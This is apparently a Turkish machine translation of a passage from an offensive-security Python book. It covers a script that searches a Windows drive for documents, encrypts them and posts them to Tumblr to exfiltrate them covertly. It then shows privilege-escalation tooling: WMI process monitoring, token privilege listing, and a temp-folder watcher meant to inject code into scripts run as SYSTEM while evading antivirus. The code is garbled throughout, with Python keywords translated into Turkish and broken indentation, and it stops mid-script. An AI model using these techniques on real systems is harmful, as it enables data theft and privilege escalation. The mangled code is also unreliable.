Artık şifreleme rutinlerimizi ayarladığımıza göre, giriş yapma ve Tumblr panosunda gezinme ile ilgili mantığı eklemeye başlayalım. Ne yazık ki Web'de kullanıcı arayüzü öğelerini bulmanın hızlı ve kolay bir yolu yok: Etkileşim kurmam gereken her bir HTML öğesini incelemek için Google Chrome ve geliştirici araçlarını kullanarak 30 dakika harcadım.

Ayrıca Tumblr'ın ayarlar sayfası aracılığıyla düzenleme modunu düz metin haline getirdiğimi ve böylece sinir bozucu JavaScript tabanlı düzenleyicilerini devre dışı bıraktığımı belirtmekte fayda var. Eğer farklı bir hizmet kullanmak isterseniz, o zaman sizin de kesin zamanlamayı, DOM etkileşimlerini ve gerekli HTML öğelerini bulmanız gerekecek - neyse ki Python otomasyon kısmını çok kolay hale getiriyor. Hadi biraz daha kod ekleyelim!

```

❶ def random_sleep():
    time.sleep(random.randint(5,10))
    return

```

```
def login_to_tumblr(ie):  
  
    # belgedeki tüm öğeleri al  
    ② full_doc = ie.Document.all  
  
    # giriş formunu aramak için yineleyin
```

```

❸ for i in full_doc:
    if i.id == "signup_email":
        i.setAttribute("value",username)
    elif i.id == "signup_password":
        i.setAttribute("value",password)

random_sleep()

# size farklı ana sayfalar sunulabilir
❹ if ie.Document.forms[0].id ==
    "signup_form":
    ie.Document.forms[0].submit()
Başka:
    ie.Document.forms[1].submit()
except IndexError, e:
    pass

random_sleep()

# oturum açma formu sayfadaki ikinci formdur
wait_for_browser(ie)

dönüş

```

Rastgele bir süre boyunca uyuyacak `random_sleep` ❶ adında basit bir işlev oluşturuyoruz; bu, tarayıcının DOM ile olayları kaydetmeyebilecek görevleri yürütmesine izin vermek için tasarlanmıştır.

tamamlandıklarına dair sinyal verir. Ayrıca tarayıcının biraz daha insan gibi görünmesini sağlar.

`login_to_tumblr` işlevimiz DOM'daki tüm öğeleri alarak başlar ❷ ve e-posta ve şifre alanlarını arar

❸ ve bunları sağladığımız kimlik bilgilerine ayarlar (bir hesabı). Tumblr her ziyarette biraz farklı bir giriş ekranı sunabilir, bu nedenle bir sonraki kod parçası

❹ sadece giriş formunu bulmaya ve uygun şekilde göndermeye çalışır. Bu kod çalıştıktan sonra, artık Tumblr panosuna giriş yapmış ve bazı bilgileri göndermeye hazır olmalıyız. Bu kodu ekleyelim Şimdi.

```

def post_to_tumblr(ie,title,post):

    full_doc = ie.Document.all

    for i in full_doc:
        if i.id == "post_one":
            i.setAttribute("value",title)
            title_box = i
            i.focus()
        elif i.id == "post_two":
            i.setAttribute("innerHTML",post)
            print "Metin alanını ayarla"
            i.focus()
        elif i.id == "create_post":
            print "Post düğmesi bulundu"
            post_form = i
            i.focus()

    # odağı ana içerik kutusundan uzaklaştır
    random_sleep()

    ❶ title_box.focus()
    random_sleep()

    # formu gönder
    post_form.children[0].click()
    wait_for_browser(ie)

    random_sleep()

```

```
return
```

Bu kodun hiçbirisi bu noktada çok yeni görünmemelidir. Biz sadece DOM'da avlanarak

blog gönderisinin başlığının ve gövdesinin nereye gönderileceği. `post_to_tumblr` işlevi yalnızca tarayıcının bir örneğini ve gönderilecek şifrelenmiş dosya adını ve dosya içeriğini alır. Küçük bir hile (Chrome geliştirici araçlarında gözlemleyerek öğrendim) ❶ odağı ana içerikten uzaklaştırmamızı gerektirir. Tumblr'in JavaScript'inin Gönder düğmesini etkinleştirmesi için gönderinin bir parçası. Bu ince küçük hileler

Bu tekniği diğer sitelere uygularken not almanız önemli. Artık Tumblr'a giriş yapabildiğimize ve gönderi paylaşabildiğimize göre, senaryomuz için son rötuşları yapalım.

```
def exfiltrate(document_path):

    ❶ ie = win32com.client.Dispatch("InternetExplorer.Application")
    ❷ ie.Görünür = 1

    # tumblr'a gidin ve giriş yapın
    ie.Navigate("http://www.tumblr.com/login")
    wait_for_browser(ie)
    print "Giriş yapılıyor..."
    login_to_tumblr(ie)
    print "Giriş yapıldı...geziniliyor"

    ie.Navigate("https://www.tumblr.com/new/text")
    wait_for_browser(ie)

    # dosyayı şifreleyin
    title,body = encrypt_post(document_path)

    print "Yeni gönderi oluşturuluyor..."
    post_to_tumblr(ie,title,body)
    print "Gönderildi!"

    # IE örneğini yok et
    ❸ ie.Quit()
    ie = None

    dönüş

    # belge keşfi için ana döngü
    # NOT: aşağıdaki kodun ilk satırı için sekme yok
    ❹ for parent, directories, filenames in os.walk("C:\\"):
        for fnmatch.filter(filenames, "*%s" % doc_type) içindeki dosya adı:
            document_path = os.path.join(parent,filename)
            print "Bulundu: %s" % document_path
            exfiltrate(document_path) raw_input("Devam?")
```

Exfiltrate fonksiyonumuz Tumblr'da saklamak istediğimiz her belge için çağıracağımız şeydir. İlk olarak Internet Explorer COM nesnesinin yeni bir örneğini oluşturur ❶ - ve güzel olan şey, işlemi görünür olacak veya olmayacak şekilde ayarlayabilmenizdir ❷. Hata ayıklama için 1 olarak ayarlayın, ancak maksimum gizlilik için kesinlikle 0 olarak ayarlamak istersiniz. Bu, örneğin truva atınız başka bir etkinlik tespit ederse gerçekten yararlıdır devam ediyor; bu durumda, faaliyetlerinizi kullanıcınıninkiyle daha da karıştırmaya yardımcı olabilecek belgeleri sızdırmaya başlayabilirsiniz. Tüm yardımcı fonksiyonlarımızı çağırdıktan sonra, IE örneğimizi ❸ öldürüp geri dönüyoruz. Komut dosyamızın son kısmı ❹ `C:\` sürücüsünü taramaktan sorumludur hedef sistemde ve önceden ayarlanmış dosya uzantımızla (*.doc* bu durumda) eşleşmeye çalışıyor. Her seferinde bir dosya bulunursa, dosyanın tam yolunu `exfiltrate` işlevimize aktarırız.

Artık ana kodumuz hazır olduğuna göre, hızlı ve kirli bir RSA anahtar oluşturma betiğinin yanı sıra şifrelenmiş bir Tumblr metni yığınını yapıştırmak ve düz metni almak için kullanabileceğimiz bir şifre çözme betiği oluşturmamız gerekiyor. *Keygen.py* dosyasını açıp aşağıdaki kodu girerek başlayalım:

```
from Crypto.PublicKey import RSA

new_key = RSA.generate(2048, e=65537)
```

```
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")
print public_key
print
private_key
```

Bu doğru - Python bunu bir avuç kod satırıyla yapabileceğimiz kadar kötü. Bu kod bloğu hem özel hem de açık anahtar çiftinin çıktısını verir. Açık anahtarı *ie_exfil.py* betiğinize kopyalayın. Ardından *decryptor.py* adında yeni bir Python dosyası açın ve aşağıdaki kodu girin (özel anahtarı `private_key` değişkenine yapıştırın):

```
import zlib
import
base64
from Crypto.PublicKey import RSA
from Crypto.Cipher import
PKCS1_OAEP

private_key = "###PASTE PRIVATE KEY HERE###"

❶ rsakey = RSA.importKey(private_key)
rsakey = PKCS1_OAEP.new(rsakey)

chunk_size= 256
offset = 0
decrypted =
""

❷ encrypted = base64.b64decode(encrypted)

while offset < len(encrypted):
❸     decrypted += rsakey.decrypt(encrypted[offset:offset+chunk_size])
    offset += chunk_size


# şimdi orijinaline açıyoruz
❹ düz metin = zlib.decompress(decrypted)

düz metin yazdır
```

Mükemmel! RSA sınıfımızı özel anahtar ❶ ile örneklendiriyoruz ve kısa bir süre sonra kodlanmış bloğumuzu Tumblr'dan base64 decode ❷ ediyoruz. Kodlama döngümüzde olduğu gibi, 256 baytlık parçaları ❸ alıp şifrelerini çözerek yavaşça orijinal düz metin dizemizi oluşturuyoruz. Son adım ❹ yükü açmaktır, çünkü daha önce diğer tarafta sıkıştırmıştık.

Lastiklere Tekme Atmak

Bu kod parçasında çok fazla hareketli parça var, ancak kullanımı oldukça kolay. Basitçe *ie_exfil.py* betiğinizi bir Windows ana bilgisayarından çalıştırın ve Tumblr'a başarıyla gönderildiğini belirtmesini bekleyin. Eğer Internet Explorer'ı görünür bıraktıysanız, tüm süreci izleyebilmeniz gerekir. İşlem tamamlandıktan sonra, Tumblr sayfanıza göz atabilmeli ve **Şekil 9-1**'deki gibi bir şey görebilmelisiniz.



Şekil 9-1. Şifrelenmiş dosya adımız

Gördüğünüz gibi, dosyamızın adı olan büyük bir şifreli blob var. Aşağı kaydırırsanız, başlığın yazı tipinin artık kalın olmadığı yerde bittiğini açıkça göreceksiniz. Başlığı kopyalayıp *decryptor.py* dosyanıza yapıştırır ve çalıştırırsanız, buna benzer bir şey görmelisiniz:

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc
#:>
```

Mükemmel! *ie_exfil.py* betiğim Windows Hata Ayıklama Araçları dizininden bir belge aldı, içeriğini Tumblr'a yükledi ve dosya adının şifresini başarıyla çözebildim. Şimdi elbette dosyanın tüm içeriğini yapmak için, **Bölüm 5**'te gösterdiğim hileleri kullanarak (*urllib2* ve *HTMLParser* kullanarak) otomatikleştirmek isteyeceksiniz, bunu sizin için bir ev ödevi olarak bırakacağım.

ie_exfil.py betiğimize son 256 baytı boşluk karakteri ile dolduruyoruz ve bu bazı dosya formatlarını bozabilir. Projeyi genişletmek için bir başka fikir de blog yazısı içeriğinin başında, belgenin doldurulmadan önceki orijinal boyutunu gösteren bir uzunluk alanını şifrelemektir. Daha sonra blog yazısı içeriğinin şifresini çözdükten sonra bu uzunluğu okuyabilir ve dosyayı tam olarak bu boyuta kırpabilirsiniz.

[20] Python paketi PyCrypto <http://www.voidspace.org.uk/python/modules.shtml#pycrypto/> adresinden yüklenebilir.

Bölüm 10. Windows Ayrıcalık Yükseltme

Güzel bir Windows ağının içine bir kutu yerleştirdiniz. Belki uzak bir yığın taşmasından faydalandınız ya da ağa girebilmek için kimlik avı yaptınız. Ayrıcalıkları artırmanın yollarını aramaya başlamanın zamanı geldi. Zaten SİSTEM veya Yönetici iseniz, bir yama döngüsünün erişiminizi öldürmesi ihtimaline karşı muhtemelen bu ayrıcalıklara ulaşmak için birkaç yol istiyorsunuzdur. Arka cebinizde bir ayrıcalık yükseltme kataloğu bulundurmak da önemli olabilir, çünkü bazı kuruluşlar kendi ortamınızda analiz edilmesi zor olabilecek yazılımlar çalıştırır ve aynı büyüklükte veya yapıda bir kuruluşa girene kadar bu yazılımlarla karşılaşmayabilirsiniz. Tipik bir ayrıcalık yükseltmede, kötü kodlanmış bir sürücüden veya yerel Windows çekirdeği sorunundan yararlanacaksınız, ancak düşük kaliteli bir istismar kullanırsanız veya istismar sırasında bir sorun varsa, sistem kararsızlığı riskiyle karşı karşıya kalırsınız. Windows'ta yükseltilmiş ayrıcalıklar elde etmenin diğer bazı yollarını keşfedeceğiz.

Büyük işletmelerdeki sistem yöneticileri genellikle görevleri otomatikleştirmek için alt işlemleri yürütecek veya VBScript ya da PowerShell komut dosyalarını çalıştıracak zamanlanmış görevlere veya hizmetlere sahiptir. Satıcılar da genellikle aynı şekilde davranan otomatik, yerleşik görevlere sahiptir. Düşük ayrıcalıklı kullanıcılar tarafından yazılabilen dosyaları işleyen veya ikili dosyaları çalıştıran yüksek ayrıcalıklı süreçlerden yararlanmaya çalışacağız.

Windows'ta ayrıcalıkları artırmayı denemeniz için sayısız yol vardır ve biz sadece birkaçını ele alacağız. Ancak, bu temel kavramları anladığınızda, Windows hedeflerinizin diğer karanlık, küflü köşelerini keşfetmeye başlamak için komut dosyalarınızı genişletebilirsiniz.

Yeni süreçlerin oluşturulmasını izleyen esnek bir arayüz oluşturmak için Windows WMI programlamayı nasıl uygulayacağımızı öğrenerek başlayacağız. Dosya yolları, süreci oluşturan kullanıcı ve etkinleştirilmiş ayrıcalıklar gibi yararlı verileri topluyoruz. Süreç izlememiz daha sonra tüm dosya yollarını, oluşturulan yeni dosyaları ve bunlara yazılanları sürekli olarak takip eden bir dosya izleme betiğine aktarır. Bu bize hangi dosyalara yüksek ayrıcalıklı süreçler tarafından erişildiğini ve dosyanın konumunu söyler. Son adım, dosya oluşturma sürecini kesmektir, böylece komut dosyası kodu enjekte edebilir ve yüksek ayrıcalıklı sürecin bir komut kabuğu çalıştırmasını sağlayabiliriz. Tüm bu sürecin güzelliği, herhangi bir API kancası içermemesidir, bu nedenle çoğu antivirüs yazılımının radarı altında uçabiliriz.

Önkoşulların Yüklenmesi

Bu bölümdeki araçları yazabilmek için birkaç kütüphane yüklememiz gerekiyor. Eğer kitabın başındaki talimatları takip ettiyseniz, `easy_install`'u kurmaya hazırsınız demektir. Değilse, `easy_install` kurulumu ile ilgili talimatlar için **Bölüm 1**'e bakın.

Windows VM'nizde bir `cmd.exe` kabuğunda aşağıdakileri yürütün:

```
C:\> easy_install pywin32 wmi
```

Herhangi bir nedenle bu yükleme yöntemi sizin için çalışmazsa, PyWin32 yükleyicisini doğrudan <http://sourceforge.net/projects/pywin32/> adresinden indirin.

Ardından, teknik incelemecilerim Dan Frisch ve Cliff Janzen'in benim için yazdığı örnek hizmeti yüklemek isteyeceksiniz. Bu hizmet, büyük kurumsal ağlarda ortaya çıkardığımız yaygın bir dizi güvenlik açığının taklit eder ve bu bölümdeki örnek kodu göstermeye yardımcı olur.

1. Zip dosyasını şu adresten indirin: <http://www.nostarch.com/blackhatpython/bhpservice.zip>.
2. Sağlanan `install_service.bat` toplu komut dosyasını kullanarak hizmeti yükleyin. Bunu yaparken Yönetici olarak çalıştığınızdan emin olun.
Gitmeye hazır olmalısınız, şimdi eğlenceli kısıma geçelim!

Süreç İzleyicisi Oluşturma

Immunity için El Jefe adında bir projeye katıldım, özünde merkezi günlük kaydı ile çok basit bir süreç izleme sistemi(<http://eljefe.immunityinc.com/>). Araç, güvenliğin savunma tarafındaki kişiler tarafından süreç oluşturma ve kötü amaçlı yazılımların yüklenmesini izlemek için kullanılmak üzere tasarlanmıştır. Bir gün danışmanlık yaparken, iş arkadaşım Mark Wuergler El Jefe'yi hedef Windows makinelerimizde SYSTEM olarak yürütülen süreçleri izlemek için hafif bir mekanizma olarak kullanmamızı önerdi. Bu bize potansiyel olarak güvensiz dosya işleme veya alt süreç oluşturma konusunda fikir verecekti. İşe yaradı ve bize krallığın anahtarlarını veren çok sayıda ayrıcalık yükseltme hatasıyla uzaklaştık.

Orijinal El Jefe'nin en büyük dezavantajı, yerel `CreateProcess` işlevinin tüm biçimlerine yapılan çağrılarını engellemek için her işleme enjekte edilen bir DLL kullanmasıdır. Daha sonra toplama istemcisiyle iletişim kurmak için adlandırılmış bir boru kullanıyor ve bu da süreç oluşturma ayrıntılarını günlük sunucusuna iletiyordu. Bununla ilgili sorun, çoğu antivirüs yazılımının `CreateProcess` çağrılarını da kancalamasıdır, bu nedenle ya sizi kötü amaçlı yazılım olarak görürler ya da El Jefe antivirüs yazılımı ile yan yana çalıştığında sistem kararsızlığı sorunları yaşarsınız. El Jefe'nin bazı izleme yeteneklerini kancasız bir şekilde yeniden oluşturacağız ve bu da izlemeden ziyade saldırı tekniklerine yönelik olacak. Bu, izlememizi taşınabilir hale getirmeli ve bize antivirüs yazılımı sorunsuz bir şekilde etkinleştirildiğinde çalıştırma yeteneği vermelidir.

WMI ile Süreç İzleme

WMI API, programcıya sistemi belirli olaylar için izleme ve ardından bu olaylar gerçekleştiğinde geri çağrı alma olanağı verir. Bir süreç her oluşturulduğunda bir geri arama almak için bu arayüzden yararlanacağız. Bir süreç oluşturulduğunda, amaçlarımız için bazı değerli bilgileri yakalayacağız: sürecin oluşturulduğu zaman, süreci başlatan kullanıcı, başlatılan yürütülebilir dosya ve komut satırı argümanları, süreç kimliği ve üst süreç kimliği. Bu bize daha yüksek ayrıcalıklı hesaplar tarafından oluşturulan tüm süreçleri ve özellikle de VBScript veya toplu iş komut dosyaları gibi harici dosyaları çağıran tüm süreçleri gösterecektir. Tüm bu bilgilere sahip olduğumuzda, süreç belirteçlerinde hangi ayrıcalıkların etkin olduğunu da belirleyeceğiz. Bazı nadir durumlarda, normal bir kullanıcı olarak oluşturulmuş ancak yararlanabileceğiniz ek Windows ayrıcalıkları verilmiş süreçler bulabilirsiniz.

Çok basit bir izleme betiği oluşturarak başlayalım^[21] temel süreç bilgilerini sağlar ve ardından etkin ayrıcalıkları belirlemek için bunun üzerine inşa eder. Örneğin SYSTEM tarafından oluşturulan yüksek ayrıcalıklı süreçler hakkında bilgi yakalamak için izleme betiğinizi Yönetici olarak çalıştırmanız gerekeceğini unutmayın. Aşağıdaki kodu *process_monitor.py* dosyasına ekleyerek başlayalım:

```
import win32con
import win32api
import win32security

import
wmi
import
sys
import os

def log_to_file(mesaj):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % mesaj)
    fd.close()

    return

# bir günlük dosyası başlığı oluşturun
log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# WMI arayüzünü örnekleyin
❶ c = wmi.WMI()

# süreç monitörümüzü oluşturun
❷ process_watcher = c.Win32_Process.watch_for("creation")

while
    True:
        try:

❸            new_process = process_watcher()

❹            proc_owner = new_process.GetOwner()
            proc_owner = "%s\\%s" % (proc_owner[0],proc_owner[2])
            create_date = new_process.CreationDate
            executable = new_process.ExecutablePath
            cmdline= new_process.        CommandLine
            pid= new_process.        ProcessId
            parent_pid
            = new_process.ParentProcessId

            ayrıcalıklar = "N/A"
```

```
process_log_message = "%s,%s,%s,%s,%s,%s\r\n"% (create_date,
```

```
proc_owner, executable, cmdline, pid, parent_pid,
```

```
privileges) print process_log_message
```

```
log_to_file(process_log_message)
```

```
hariç:
```

```
geçmek
```

WMI sınıfını ❶ örnekleyerek başlıyoruz ve ardından ona süreç oluşturma olayını izlemesini söylüyoruz

❷. Python WMI belgelerini okuyarak, süreç oluşturma veya silme olaylarını izleyebileceğinizi öğreniyoruz. Süreç olaylarını yakından izlemek istediğinize karar verirsiniz

işlemi ile bir sürecin geçtiği her bir olayı size bildirecektir. Daha sonra bir döngüye gireriz ve

`process_watcher` yeni bir süreç olayı ❸ döndürene kadar döngü bloklanır. Yeni süreç olayı,

peşinde olduğumuz tüm ilgili bilgileri içeren `Win32_Process`^[22] adlı bir WMI sınıfıdır. Sınıf

fonksiyonlarından biri `GetOwner`'dir, süreci kimin başlattığını belirlemek için ❹ çağırırız ve

oradan aradığımız tüm süreç bilgilerini toplarız, bunları

ekranına aktarın ve bir dosyaya kaydedin.

Lastiklere Tekme Atmak

Süreç izleme betiğimizi çalıştıralım ve ardından çıktının neye benzediğini görmek için bazı süreçler oluşturalım.

```
C:\> python process_monitor.py
```

```
20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\notepad.exe, "C:\WINDOWS\system32\notepad.exe" ,740,508,N/A
```

```
20130907115237.095300-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\calc.exe, "C:\WINDOWS\system32\calc.exe" ,2920,508,N/A
```

Komut dosyasını çalıştırdıktan sonra *notepad.exe* ve *calc.exe*'yi çalıştırdım. Bilgilerin doğru şekilde çıktılandığını görebilir ve her iki sürecin de Üst PID'sinin 508 olarak ayarlandığını fark edebilirsiniz, bu da benim sanal makinemdeki *explorer.exe*'nin süreç kimliğidir. Şimdi uzun bir ara verip bu betiğin bir gün boyunca çalışmasına izin verebilir ve çalışan tüm süreçleri, zamanlanmış görevleri ve çeşitli yazılım güncelleyicilerini görebilirsiniz. Şanslıysanız (değilseniz) kötü amaçlı yazılımları da tespit edebilirsiniz. Bu eylemlerden kaynaklanan olaylar ayrıcalıklı süreçleri gösterebileceğinden, hedefinizde oturumu kapatıp tekrar açmak da yararlıdır. Artık temel süreç izlemeyi gerçekleştirdiğimize göre, günlüğümüzdeki ayrıcalıklar alanını dolduralım ve Windows ayrıcalıklarının nasıl çalıştığı ve neden önemli oldukları hakkında biraz bilgi edinelim.

Windows Token Ayrıcalıkları

Microsoft'a göre bir Windows belirteci: "bir işlemin veya iş parçacığının güvenlik bağlamını tanımlayan bir nesnedir."^[23] Bir belirtecin nasıl başlatıldığı ve bir belirteç üzerinde hangi izinlerin ve ayrıcalıkların ayarlandığı, o işlemin veya iş parçacığının hangi görevleri gerçekleştirebileceğini belirler. İyi niyetli bir geliştirici, bir güvenlik ürününün parçası olarak bir sistem tepsisi uygulamasına sahip olabilir ve bu uygulamada bir sürücü olan ana Windows hizmetini kontrol etmek için ayrıcalıklı kullanıcı. Geliştirici, süreç üzerinde `AdjustTokenPrivileges` yerel Windows API işlevini kullanır ve masum bir şekilde sistem tepsisi uygulamasına `SeLoadDriver` ayrıcalığını verir. Geliştiricinin düşünmediği şey, sistem tepsisi uygulamasının içine girebilerseniz, artık sizin de istediğiniz herhangi bir sürücüyü yükleme veya kaldırma yeteneğine sahip olduğunuz gerçeğidir, bu da bir çekirdek modu rootkit'i bırakabileceğiniz anlamına gelir - ve bu oyunun bittiği anlamına gelir.

Unutmayın, süreç izleyicinizi SYSTEM veya yönetici kullanıcı olarak çalıştıramıyorsanız, hangi süreçleri izleyebildiğinize dikkat etmeniz ve yararlanabileceğiniz ek ayrıcalıklar olup olmadığına bakmanız gerekir. Yanlış ayrıcalıklara sahip kullanıcınız olarak çalışan bir süreç, SİSTEM'e ulaşmak veya çekirdekte kod çalıştırmak için harika bir yoldur. Her zaman dikkat ettiğim ilginç ayrıcalıklar **Tablo 10-1**'de listelenmiştir. Kapsamlı değildir, ancak iyi bir başlangıç noktası olarak hizmet eder.^[24]

Tablo 10-1. İlginç Ayrıcalıklar

Ayrıcalık adı	Verilen erişim
<code>SeBackupPrivilege</code>	Bu, kullanıcı işleminin dosya ve dizinleri yedeklemesini sağlar ve ACL'leri ne tanımlarsa tanımlasın dosyalara READ erişimi verir.
<code>SeDebugPrivilege</code>	Bu, kullanıcı işleminin diğer işlemlerde hata ayıklamasını sağlar. Bu, çalışan süreçlere DLL'ler veya kod enjekte etmek için süreç tanıtıcıları edinmeyi de içerir.
<code>SeLoadDriver</code>	Bu, bir kullanıcı işleminin sürücüleri yüklemesini veya boşaltmasını sağlar.

Artık ayrıcalıkların ne olduğu ve hangi ayrıcalıkların aranacağı konusunda temel bilgilere sahip olduğumuza göre, izlediğimiz süreçlerdeki etkin ayrıcalıkları otomatik olarak almak için Python'dan yararlanalım. `Win32security`, `win32api` ve `win32con` modüllerini kullanacağız. Bu modülleri yükleyemediğiniz bir durumla karşılaşırsanız, aşağıdaki işlevlerin tümü `ctypes` kütüphanesi kullanılarak yerel çağrılara çevrilebilir; sadece çok daha fazla iş. Aşağıdaki kodu `process_monitor.py` dosyasına mevcut `log_to_file` fonksiyonumuzun hemen üstüne ekleyin:

```
def get_process_privileges(pid):
    try:
        # hedef süreç için bir tanıtıcı elde edin
        ❶ hproc = win32api.OpenProcess(win32con.PROCESS_QUERY_INFORMATION, False, pid)

        # ana süreç belirtecini açın
        ❷ htok = win32security.OpenProcessToken(hproc, win32con.TOKEN_QUERY)

        # etkinleştirilen ayrıcalıkların listesini al
        ❸ privs = win32security.GetTokenInformation(htok, win32security.TokenPrivileges)

        # ayrıcalıklar üzerinde yineleme yapın ve etkin olanların
```

```
çıktısını alın priv_list = ""
for i in privs:
    # ayrıcalığın etkin olup olmadığını kontrol edin
```

```
④         eğer i[1] == 3:
⑤             priv_list += "%s|" % win32security.
                LookupPrivilegeName (None,i[0])

hariç:
    priv_list = "N/A"

return priv_list
```

Hedef sürece ❶ bir tanıtıcı elde etmek için süreç kimliğini kullanırız. Daha sonra, süreç belirtecini ❷ açıyoruz ve ardından bu süreç ❸ için belirteç bilgilerini talep ediyoruz.

win32security.TokenPrivileges yapısını göndererek, API çağrısına tüm bilgileri geri vermesi talimatını veriyoruz.

o süreç için ayrıcalık bilgileri. Fonksiyon çağrısı, tuple'ın ilk üyesinin ayrıcalık olduğu ve ikinci üyenin ayrıcalığın etkin olup olmadığını açıkladığı bir tuple listesi döndürür. Yalnızca etkin olan ayrıcalıklarla ilgilendiğimiz için, önce

etkin bitler için ❹ ve ardından bu ayrıcalığın insan tarafından okunabilir adına bakarız ❺.

Daha sonra mevcut kodumuzu değiştireceğiz, böylece bu bilgileri düzgün bir şekilde çıktılayacak ve günlüğe kaydedeceğiz. Aşağıdaki kod satırını bundan değiştirin:

```
ayrıcalıklar = "N/A"
```

aşağıdakilere:

```
ayrıcalıklar = get_process_privileges(pid)
```

Şimdi ayrıcalık izleme kodumuzu eklediğimize göre, *process_monitor.py* betiğini yeniden çalıştıralım ve çıktıyı kontrol edelim. Aşağıdaki çıktıda gösterildiği gibi ayrıcalık bilgilerini görmelisiniz:

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
notepad.exe, "C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege
|SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\
calc.exe, "C:\WINDOWS\system32\calc.exe" ,1004,508,SeChangeNotifyPrivilege|
SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Bu süreçler için etkinleştirilmiş ayrıcalıkları doğru şekilde günlüğe kaydettiğimizi görebilirsiniz. Yalnızca ayrıcalıksız bir kullanıcı olarak çalışan ancak ilginç ayrıcalıkları etkin olan süreçleri günlüğe kaydetmek için betiğe kolayca biraz zeka ekleyebiliriz. Süreç izlemenin bu kullanımının, harici dosyaları güvensiz bir şekilde kullanan süreçleri bulmamızı nasıl sağlayacağını göreceğiz.

Yarışı Kazanmak

Toplu komut dosyaları, VBScript ve PowerShell komut dosyaları, sıkıcı görevleri otomatikleştirerek sistem yöneticilerinin hayatını kolaylaştırır. Amaçları, merkezi bir envanter hizmetine sürekli olarak kaydolmaktan, kendi depolarından yazılım güncellemelerini zorlamaya kadar değişebilir. Yaygın sorunlardan biri, bu komut dosyalarında uygun ACL'lerin bulunmamasıdır. Bazı durumlarda, normalde güvenli olan sunucularda, herhangi bir kullanıcı tarafından global olarak yazılabilirken SYSTEM kullanıcısı tarafından günde bir kez çalıştırılan toplu komut dosyaları veya PowerShell komut dosyaları buldum.

Süreç izleyicinizi bir kuruluşta yeterince uzun süre çalıştırırsanız (ya da bu bölümün başında verilen örnek hizmeti yüklerseniz), aşağıdaki gibi görünen süreç kayıtları görebilirsiniz:

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.exe, C:\WINDOWS\system32\cscript.exe /nologo "C:\WINDOWS\Temp\azndldsddfsggg.vbs",1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Bir SYSTEM işleminin *cscript.exe* ikili dosyasını oluşturduğunu ve *C:\WINDOWS\Temp\andldsddfsggg.vbs* parametresini geçirdiğini görebilirsiniz. Sağlanan örnek hizmet bu olayları dakikada bir kez oluşturmalıdır. Bir izin listesi yaparsanız, bu dosyanın mevcut olmadığını göreceksiniz. Olan şey, hizmetin rastgele bir dosya adı oluşturma, VBScript'i dosyaya itmesi ve ardından bu VBScript'i çalıştırmasıdır. Bu eylemin birçok durumda ticari yazılımlar tarafından gerçekleştirildiğini gördüm ve dosyaları geçici bir konuma kopyalayan, çalıştıran ve ardından bu dosyaları silen yazılımlar gördüm.

Bu durumdan faydalanmak için, çalıştırılan koda karşı etkili bir yarış kazanmamız gerekir. Yazılım veya zamanlanmış görev dosyayı oluşturduğunda, süreç dosyayı çalıştırmadan ve nihayetinde silmeden önce dosyaya kendi kodumuzu enjekte edebilmemiz gerekir. Bunun püf noktası, `ReadDirectoryChangesW` adlı kullanışlı Windows API'sidir; bu API, dosya veya alt dizinlerdeki herhangi bir değişiklik için bir dizini izlememizi sağlar. Ayrıca bu olayları filtreleyebilir, böylece dosyanın ne zaman "kaydedildiğini" belirleyebilir, böylece kodumuzu çalıştırılmadan önce hızlı bir şekilde enjekte edebiliriz. Tüm geçici izinleri 24 saat veya daha uzun bir süre boyunca izlemek inanılmaz derecede faydalı olabilir, çünkü bazen potansiyel ayrıcalık artışlarının yanı sıra ilginç hatalar veya bilgi ifşaları da bulabilirsiniz.

Bir dosya monitörü oluşturarak başlayalım ve daha sonra otomatik olarak kod enjekte etmek için bunun üzerine inşa edeceğiz. *file_monitor.py* adında yeni bir dosya oluşturun ve aşağıdakileri uygulayın:

```
# Orijinali burada verilen değiştirilmiş örnek:
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.
html
import tempfile
import
threading
import
win32file
import win32con
import os
# bunlar yaygın geçici dosya izinleridir
❶ dirs_to_monitor = ["C:\\WINDOWS\\Temp",tempfile.gettempdir()]

# dosya değişiklik sabitleri
FILE_CREATED= 1
FILE_DELETED= 2
```

```
        FILE_MODIFIED= 3
FILE_RENAMED_FROM = 4
        FILE_RENAMED_TO= 5

def start_monitor(path_to_watch):
```

```
# her izleme çalışması için bir iş parçası
oluşturuyoruz FILE_LIST_DIRECTORY = 0x0001
```

```
❷ h_directory =
    win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE | win32con.FILE_
        SHARE_DELETE,
        Yok,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        Hiçbiri)

    1:
dene:

❸ results = win32file.ReadDirectoryChangesW(
    h_directory,
    1024,
    True,
    win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
    win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
    win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
    win32con.FILE_NOTIFY_CHANGE_SIZE |
    win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
    win32con.FILE_NOTIFY_CHANGE_SECURITY,
    Yok,
    yok
)

❹ for action, file_name in results:
    full_filename = os.path.join(path_to_watch, file_name)

    if action == FILE_CREATED:
        print "[ + ] %s oluşturuldu" %
    full_filename elif action == FILE_DELETED:
        print "[ - ] Deleted %s" % full_filename
    elif action == FILE_MODIFIED:
        print "[ * ] Değiştirilen %s" % full_filename

    # dosya içeriğini boşalt print
    "[vvv] İçerik boşaltılıyor..."

